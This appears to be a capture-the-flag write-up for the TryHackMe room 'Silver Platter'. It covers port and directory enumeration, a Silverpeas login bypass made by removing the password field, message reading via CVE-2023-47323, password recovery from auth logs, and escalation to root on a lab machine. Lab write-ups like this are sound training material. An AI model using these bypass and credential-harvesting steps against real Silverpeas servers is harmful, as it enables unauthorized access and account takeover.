TryHackMe: Silver Platter

The following is a writeup for the new Silver Platter room hosted on TryHackMe. It is an easy boot2root based machine. I really enjoyed this room and highly recommend it for those new to penetration testing and CTF's in general. Happy hacking!

Scenario: Think you've got what it takes to outsmart the Hack Smarter Security team? They claim to be unbeatable, and now it's your chance to prove them wrong. Dive into their web server, find the hidden flags, and show the world your elite hacking skills. Good luck, and may the best hacker win!

But beware, this won't be a walk in the digital park. Hack Smarter Security has fortified the server against common attacks and their password policy requires passwords that have not been breached (they check it against the rockyou.txt wordlist - that's how 'cool' they are). The hacking gauntlet has been thrown, and it's time to elevate your game. Remember, only the most ingenious will rise to the top.


May your code be swift, your exploits flawless, and victory yours!

Enumeration


Let's start by enumerating services running on the target machine by using a simple nmap scan:

```
root@ip-10-10-101-115:~# nmap -A -p- 10.10.86.162
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-29 02:27 GMT
Nmap scan report for 10.10.86.162
Host is up (0.00023s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http       nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Hack Smarter Security
8080/tcp open  http-proxy
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.1 404 Not Found
|     Connection: close
|     Content-Length: 74
|     Content-Type: text/html
|     Date: Wed, 29 Jan 2025 02:28:00 GMT
|     <html><head><title>Error</title></head><body>404 - Not Found</body></html>
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SMBProgNeg, SSLSessionReq, Sock
ss, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 0
|_    Connection: close
| http-title: Error
```

We have two http services running on port 80 and 8080 along with SSH on port 22. If we visit port 80, we are shown a basic static HTML page:




After visiting the different pages on this site, we can see what appears to be a username:



I then attempted to enumerate directories using Gobuster for the HTTP service on port 80 but found nothing, however, I found something on the HTTP service running on port 8080:


```
root@ip-10-10-101-115:~# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
 http://10.10.86.162:8080
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.86.162:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/website              (Status: 302) [Size: 0]
/console              (Status: 302) [Size: 0]
Progress: 220557 / 220558 (100.00%)
===============================================================
Finished
===============================================================
```

If we visit either of these, we are given a Forbidden error. After looking around, I tried /silverpeas as a directory on both port 80 and 8080, and fortunately found a login portal:




Exploiting Silverpeas

Based on the scenario text, I am not going to bother brute forcing this login portal, so let's start by searching for default credentials:




This didn't work. Let's now try to find a vulnerability that we can exploit. This one looks promising:



After reading the advisories, it seems as if all you need to do is remove the password field in the authentication request, so let's capture this request using burp and remove the password field:

```
Login=SilverAdmin&DomainId=0
```


After clicking the Forward All button numerous times in burp, you will eventually be logged into the administrator account:




Everything is in French so I can't seem to find anything of use here. So, let's try to find another exploit we can use.

4. CVE-2023-47323: Broken Access Control Allows Attacker to Read All Messages

This looks really promising, as there might be useful information in these messages. After reading the GitHub readme, all we need to do is send the following request and change the message ID using intervals of 1 (starting with 1):





Eventually, after reaching message ID 6, I found a set of credentials:



SSH Login

Using these credentials, we can login as Tim using SSH:





Boom, we have the user flag.

Privilege Escalation

Our next goal is to escalate to root. After trying to list commands tim can run as root, we are presented with a message saying that we can't run sudo on silver-platter. I then enumerated other user accounts on the system that might be handy, and here we find tyler:

```
tyler:x:1000:1000:root:/home/tyler:/bin/bash
```

After executing the id command, we can see that tim is part of the adm group:

```
tim@silver-platter:~$ id
uid=1001(tim) gid=1001(tim) groups=1001(tim),4(adm)
```

This gives us a great opportunity as Tim will have read access to the auth log. To read the auth log, we can execute the following command:

```
cat /var/log/auth.log.* | grep -a "tyler"
```

```
Dec 13 15:40:33 silver-platter sudo:    tyler : TTY=tty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker r
un --name postgresql -d -e POSTGRES_PASSWORD=_Zd_zx7N823/ -v postgresql-data:/var/lib/postgresql/data po
stgres:12.3
Dec 13 15:44:30 silver-platter sudo:    tyler : TTY=tty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker r
un --name silverpeas -p 8080:8000 -d -e DB_NAME=Silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_Zd_zx7N
823/ -v silverpeas-log:/opt/silverpeas/log -v silverpeas-data:/opt/silvepeas/data --link postgresql:data
base sivlerpeas:silverpeas-6.3.1
```

After scrolling through the output, we can find some postgres creds:

Zd_zx7N823/

Let's try to login as tyler using this password:

```
tim@silver-platter:~$ su tyler
Password:
tyler@silver-platter:/home/tim$
```

This worked! And if we enter sudo -l, we can see that tyler can execute all commands as root so let's simply switch to root user:

```
tyler@silver-platter:/home/tim$ sudo su
```

```
root@silver-platter:/home/tim# cd ../..
root@silver-platter:/# ls
bin   dev  home  lib32  libx32      media  opt   root  sbin  srv  tmp  var
boot  etc  lib   lib64  lost+found  mnt    proc  run   snap  sys  usr
root@silver-platter:/# cd root/
root@silver-platter:~# ls
root.txt  snap  start_docker_containers.sh
root@silver-platter:~# cat root.txt
THM{098f6bcd4621d373cade4e832627b4f6}
```